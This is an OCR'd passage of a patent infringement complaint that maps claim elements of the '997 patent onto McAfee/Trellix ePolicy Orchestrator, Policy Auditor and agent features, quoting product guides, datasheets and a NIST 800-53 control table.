
Our easy-to-manage solution automates and simplifies the process, helping you to quickly assess patch deployment progress, monitor critical security configurations, and report consistently and accurately against key industry mandates and internal policies across your entire infrastructure or on specific systems.

McAfee Policy Auditor helps you stay compliant, reduce costs and manual effort, and increase visibility.

Key features

McAfee Policy Auditor eases audits through integration with McAfee ePO, which unifies management and reporting. McAfee ePO also facilitates policy customization and creation.

[137]



NIST 800-53 Compliance Controls

The following control families represent a portion of special publication NIST 800-53 revision 4. This guide is intended to aid McAfee, its partners, and its customers, in aligning to the NIST 800-53 controls with McAfee® capabilities. The control families are listed below.

- AC Access Control (21 controls)
- CM Configuration Management (3 controls)
- CP Contingency Planning (1 control)
- IA Identification and Authentication (28 controls)
- RA Risk Assessment (1 control)
- SC System and Communications (32 controls)
- SI System and Information Integrity (11 controls)


Each product represents various capabilities, therefore, the total number of controls listed for each family will not be a one-to-one match with the number of products as some capabilities will overlap. The chart below display each capability as it applies to a specific control family.

Capability	AC	AU	CM	CP	IA	SC	SI	Totals
McAfee Active Response	2	-	-	-	-	-	-	2
McAfee Application Control	-	-	3	-	-	3	2	8
McAfee Data Loss Prevention	1	-	-	-	-	-	-	1
McAfee Disk Encryption	-	-	-	-	-	1	-	2
McAfee Endpoint Security	-	-	-	-	-	6	1	7
McAfee Enterprise Security Manager	3	10	-	-	-	-	2	25
McAfee® ePolicy Orchestrator®	-	7	-	-	-	-	2	9
McAfee File & Removable Media Protection	-	-	-	-	-	1	-	1
McAfee Network Security Platform	-	-	-	-	-	12	-	12
McAfee Policy Auditor	15	12	-	-	8	14	4	53
None	2	1	-	1	20	6	4	34

[138]

[137] McAfee Policy Auditor 6.3.0 Product Guide (McAfee ePolicy Orchestrator) - https://docs.trellix.com/bundle/policy-auditor-6.3.0-product-guide-epolicy-orchestrator/page/GUID-1B44A515-6203-4523-8D82-E21E066088DC.html

[138] https://www.mcafee.com/enterprise/en-us/assets/guides/restricted/gd-nist-800-53-compliance-controls.pdf; https://www.trellix.com/en-us/assets/docs/data-sheets/Trellix_ePO_SaaS_Datasheet.pdf



Product overview

Overview

Trellix Agent is the client-side component that provides secure communication between McAfee® ePolicy Orchestrator® (McAfee® ePO™) and managed products.

The agent also serves as an updater for Trellix products.


Systems can be managed by the McAfee ePO server only if they have an agent installed. While running silently in the background, the agent:


- Installs products and their upgrades on managed systems.
- Updates security content such as the V3 DAT files or AMCore Content Package associated with McAfee® Endpoint Security.
- Enforces policies and schedules tasks on managed systems.
- Gathers information and events from managed systems, and sends them to McAfee ePO.

[139]

151. Every '997 Accused Product comprises a user interface, provided by a computing system remote from the end point, configured to allow configuration of a plurality of policies, and a data store, at the computing system, that contains the plurality of policies. For example, McAfee/Trellix ePolicy Orchestrator web console is a user interface at a computing system (e.g., management system, ePO server) remote from the end point (*e.g.*, managed system with agent), configured to allow configuration of a plurality of policies (*e.g.*, policies for compliance and access control).

[139] Trellix Agent 5.7.x Product Guide






McAfee ePO components

The architecture helps you successfully manage and protect your environment, regardless of size.

5. **Web console** — Allows administrators to log on to the McAfee ePO console to perform security management tasks, such as running queries to report on security status or working with your managed software security policies.

[140]



McAfee Policy Auditor Software

Auditing and patch assessment made easier

At audit time, accuracy and timeliness are critical. Whether you need to prove compliance with mounting external regulations, quickly assess system patch status to prevent exploitation of vulnerabilities, or reduce liability by proving that your organization is following best practices, McAfee® Policy Auditor eases the pressure. Our easy-to-manage solution automates and simplifies the process, helping you to quickly assess patch deployment progress, monitor critical security configurations, and report consistently and accurately against key industry mandates and internal policies across your entire infrastructure or on specific systems. McAfee Policy Auditor helps you stay compliant, reduce costs and manual effort, and increase visibility.

In today's enterprise environment, managing compliance has become more challenging than ever before. With the never-ending influx of new regulations, it's hard to keep up. Most organizations suffer from compliance overload. They find themselves in fire-fighting mode just to stay compliant in order to avoid fines and potential loss of revenue. In large part, the problem is compounded by manual audit processes that are neither repeatable nor efficient. The complexity and lack of visibility inherent in non-integrated security point products hinder your ability to get a complete picture of your environment, making audits even more daunting and difficult to manage.

McAfee Policy Auditor eases audits through integration with McAfee® ePolicy Orchestrator® software, which unifies management and reporting and facilitates policy customization and creation. Once you select, tailor, or create your benchmarks, you then assign IT assets for audit. After audits are performed, you can view the results on the single-pane-of-glass dashboard and drill down into the details.

Key Advantages


- Substantiates, automates, and simplifies compliance to key industry benchmarks, patch requirements, and security best practices
- Provides consistent and accurate reporting against internal and external policies
- Monitors and validates patch deployment, policies, and configurations of systems in large, multiplatform enterprise environments
- Enables unified security awareness across your entire infrastructure through streamlined, single-pane-of-glass management and reporting
- Conforms to the SCAP 1.2 standard required by the US Department of Homeland Security's Continuous Diagnostics and Mitigation (CDM) mandate, as validated by the National Institute of Standards and Technology (NIST)

Connect With Us

[141]


[140] https://docs.trellix.com/bundle/epolicy-orchestrator-5.10.0-product-guide/page/GUID-AAA4A531-FED9-4679-8FE2-ABB759F08590.html#

[141] https://www.mcafee.com/enterprise/en-us/assets/data-sheets/ds-policy-auditor.pdf; https://partners.trellix.com/enterprise/es-es/assets/data-sheets/ds-policy-auditor.pdf



1. On McAfee ePO, user creates audits or inventory collection tasks.
2. The user then runs the task immediately or schedules it for a later time.
3. On execution of the task, McAfee ePO sends to collect information from the managed systems.
4. At the managed system, Policy Auditor or Advanced Host Assessment agents collect the information.
5. The agents then have the audits or inventory collection data sent back to McAfee ePO through McAfee Agent.
6. The user can then generate reports, view the information about the dashboards, or export the result.

[142]



Create and manage policies

Create a new policy

Custom policies that you can create from the **Policy Catalog** are not assigned to any groups or systems. You can create policies before or after a product is deployed.

Task

1. Open the **New Policy** dialog box.
   a. Select **Menu** → **Policy** → **Policy Catalog**.
   b. Select the product in the left pane to display the corresponding categories in the right pane.
   c. Click **New Policy**.
2. Select a category from the drop-down list.
3. Select the policy you want to duplicate from the **Create a policy based on this existing policy** drop-down list.
4. Type a name for the new policy.
5. Enter a note that might be useful to track the changes for this policy, then click **OK**.
6. Click the name of the new policy to open the **Policy Details** pane .
7. Click the edit icon to edit the policy settings as needed.
8. Click **Save**.


[143]

152. Every ’997 Accused Product comprises one or more software services provided by an operating system on the endpoint configured to evaluate a plurality of operating conditions identified in the plurality of policies. McAfee/Trellix Policy Auditor agent policy settings enables

[142] https://docs.trellix.com/bundle/epolicy-orchestrator-5.10.0-product-guide/page/GUID-AAA4A531-FED9-4679-8FE2-ABB759F08590.html#

[143] *Id.*


configuration of one or more software services (*e.g.*, System Properties Service) provided by an operating system (*e.g.*, Windows) on the endpoint to monitor the plurality of operating conditions (*e.g.,* System Properties).



Automation Eliminates Manual Processes

McAfee Policy Auditor is an agent-based IT assessment solution that leverages the Security Content Automation Protocol (SCAP) to automate the processes required for internal and external IT and security audits. Now you can say good-bye to time-consuming, inconsistent, and inefficient manual processes that strain your resources. By automating audit processes and providing the tools that enable consistent and accurate reporting against internal and external policies, McAfee Policy Auditor frees up your staff, helps improve your security posture, and paves the way for successful audits.

[144]




1. On McAfee ePO, user creates audits or inventory collection tasks.
2. The user then runs the task immediately or schedules it for a later time.
3. On execution of the task, McAfee ePO sends to collect information from the managed systems.
4. At the managed system, Policy Auditor or Advanced Host Assessment agents collect the information.
5. The agents then have the audits or inventory collection data sent back to McAfee ePO through McAfee Agent.
6. The user can then generate reports, view the information about the dashboards, or export the result.

[145]

[144] https://www.mcafee.com/enterprise/en-us/assets/guides/restricted/gd-nist-800-53-compliance-controls.pdf; https://www.trellix.com/en-us/assets/docs/data-sheets/Trellix_ePO_SaaS_Datasheet.pdf

[145] McAfee Policy Auditor 6.3.0 Product Guide (McAfee ePolicy Orchestrator) - https://docs.trellix.com/bundle/policy-auditor-6.3.0-product-guide-epolicy-orchestrator/page/GUID-1B44A515-6203-4523-8D82-E21E066088DC.html



Agent policy settings

The agent provides seven configuration pages for setting policy options. These pages are organized into three categories: **General**, **Repository**, and **Troubleshooting**


Before distributing a large number of agents throughout your network, consider carefully how you want the agent to behave in the segments of your environment. Although you can configure agent policy settings after agents are distributed, McAfee recommends setting them prior to the distribution, to prevent unnecessary impact on your resources.

> Agent 4.5 had one policy categories: **General**. When upgrading the agent from version 4.5 to version 4.6, McAfee-supplied policies (for example **McAfee Default** and **My Default**) are broken into three categories: **General**, **Repository**, and **Troubleshooting**. This is not done to user-created policies. Previously-existing user-created policies are only broken into **General** and **Repository** categories and do not receive a **Troubleshooting** policy category.

General policies


Settings available for **General** policies are divided into four tabs.

[146]



Tab	Settings
General	• Policy enforcement interval • Use of system tray icon in Windows environments • Agent and SuperAgent wake-up call support • The repository path where the SuperAgent goes for product and update packages • Whether to accept connections only from the McAfee ePO server • Creation of SuperAgents in Windows environments • Enabling lazy caching • Yielding of the CPU to other processes in Windows environments • Rebooting options after product deployment in Windows environments • Agent-server communication • Sending full or minimal system properties and product properties
Events	Priority event forwarding

[147]



Windows system and product properties reported by the agent

The lists below show the data reported to ePolicy Orchestrator from its managed systems. The properties reported vary by operating system. Those listed here are properties reported by Windows.

System properties

This list shows the system data reported to ePolicy Orchestrator by your nodes' operating systems. Review the details on your system before concluding that system properties are incorrectly reported.

Agent Version
CPU Serial Number
CPU Speed (MHz)
CPU Type
Custom Props 1-4
Default Language
Description
DNS Name
Domain Name
Free Disk Space
Free Memory
Installed Products
IP Address
IPX Address

Is 64 Bit OS
Is Laptop
Last Communication
MAC Address
Managed State
Management Type
Number Of CPUs
Operating System
OS Build Number
OS OEM Identifier
OS Platform
OS Service Pack Version
OS Type

OS Version
Subnet Address
Subnet Mask
System Description
System Location
System Name
System Tree Sorting
Tags
Time Zone
Total Disk Space
Total Physical Memory
Used Disk Space
User Name


[148]

[146] *Id.*

[147] *Id.*

[148] *Id.*

153. Every ’997 Accused Product receives, across a network, at the computing system, status information about the plurality of operating conditions on the endpoint gathered by the one or more software services. For example, McAfee/Trellix ePolicy Orchestrator receives alerts for suspicious endpoint activity gathered by the McAfee/Trellix Policy Auditor agent.




1. On McAfee ePO, user creates audits or inventory collection tasks.
2. The user then runs the task immediately or schedules it for a later time.
3. On execution of the task, McAfee ePO sends to collect information from the managed systems.
